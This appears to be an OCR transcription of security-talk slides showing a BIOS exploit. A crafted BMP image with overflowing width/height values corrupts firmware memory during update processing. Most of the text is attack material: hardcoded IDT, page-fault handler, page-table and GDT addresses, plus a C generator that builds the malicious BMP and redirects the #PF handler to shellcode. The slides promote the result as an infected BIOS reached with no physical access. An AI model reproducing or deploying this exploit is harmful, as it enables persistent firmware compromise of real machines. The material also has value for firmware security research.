
```
#define WRITESTART 0x7b918994
#define IDT        0x7b952018
#define PF_HANDLER 0x7b9540f8
#define PML4       0x7b98a000
#define PDPT0      (PML4+0x1000)
#define PDE01c0     0x7B98C070
#define PDE0140     0x7B98C050
#define PDE7b80     0x7B98DEE0
#define PDE0000     0x7B98C000
#define GDT38      0x7B958F58

#define BMP_WIDTH   0xe192a103
#define BMP_HEIGHT 0x48a20476
```

Intel DQ45, 2GB DRAM, BIOS version: CB0075


```
W  = 0xe192a103
H  = 0x48a20476

(int)(W*H) = 17250
```

This is the size for which the buffer will be allocated

Taking care of details



0
parser code
The for loop that does
the buffer overwrite
BMP file
source
source
outbuf
IDT
We must preserve IDT[0xe] -- the #PF handler address
#PF handler
We will overwrite it with a JMP to our shellcode
GDT
We must preserve the CS entry in GDT
PDE/PTEs
We must preserve a few PTEs as well
(e.g. the one for the stack)
4G
Unmapped memory
Diagram not in scale!




The first two bytes of a BMP image are: "BM" -- luckily this resolves to two REX prefixes on x86_64, which allows the execution to smoothly reach our shellcode (just need to choose the first bytes of the shellcode to make a valid instruction together with those two REX prefixes).

# Putting it all together

```
main()
{
        int i;
        e.CharB = 'B';
        e.CharM = 'M';
        e.CompressionType = 0;
        e.ImageOffset = 54+64;
/* Width and Height are set so that W*H (computed in 32bits) is small,
and 4*(W-1)*H (computed in 64bits) is around pagetables */
        e.PixelWidth = PIXELWIDTH;
        e.PixelHeight = PIXELHEIGHT;
        e.BitPerPixel = 4;

        e.Size=0x74eb; // jmp 0x74, to our shellcode
        memset(&e.pix, 0x90, 4096);
        for (i=0;i<255;i++) {
        set(IDT + i * 16, (BIOS_64CS<<16)+PF_HANDLER&0xffff);   // prepare idt entries, including #PF
        set(IDT + i * 16 + 4, PF_HANDLER&0xff0000+0x8e00);      // as above
        }
        set(PF_HANDLER, 0x90e3ff);      // overwrite #PF handler with jmp rbx
        set8(PML4, (PDPT0&0xffffff)+0x21); // preserve PML4
        set8(PDPT0, 0x98c021); // preserve PDPT covering 0-0x3fffffff
        set8(PDPT0 + 8, 0x98d021); // preserve PDPT covering 0-0x3fffffff
        set8(PDE01c0, 0xc001e3);        // preserve PDE for 0x01dd2018, bmpfile
        set8(PDE0140, 0x4001e3);        // preserve PDE for 0x01474c78, parser loop
        set8(PDE7b80, 0x8001e3);        // preserve PDE for 7b800000-7ba00000
        set8(PDE0000, 0x1e3);   // preserve PDE for stack !!!
        set(GDT38, 0xffff);          // preserve GDT entry for CS 0x38
        set(GDT38+4, 0xaf9b00);        // as above
        write(1, &e, sizeof(e));
        return 0;
}
```

# User experience

- **Two (2) reboots**: one to trigger update processing, second, after reflashing, to resume infected bios.
- It is enough to reflash only small region of a flash, so reflashing is **quick**.
- **No physical access** to the machine is needed!


Looks easy, but how we got all the info about how does the BIOS memory map looks like? How we performed debugging?

But what about finding offsets for different motherboards/different memory configurations?

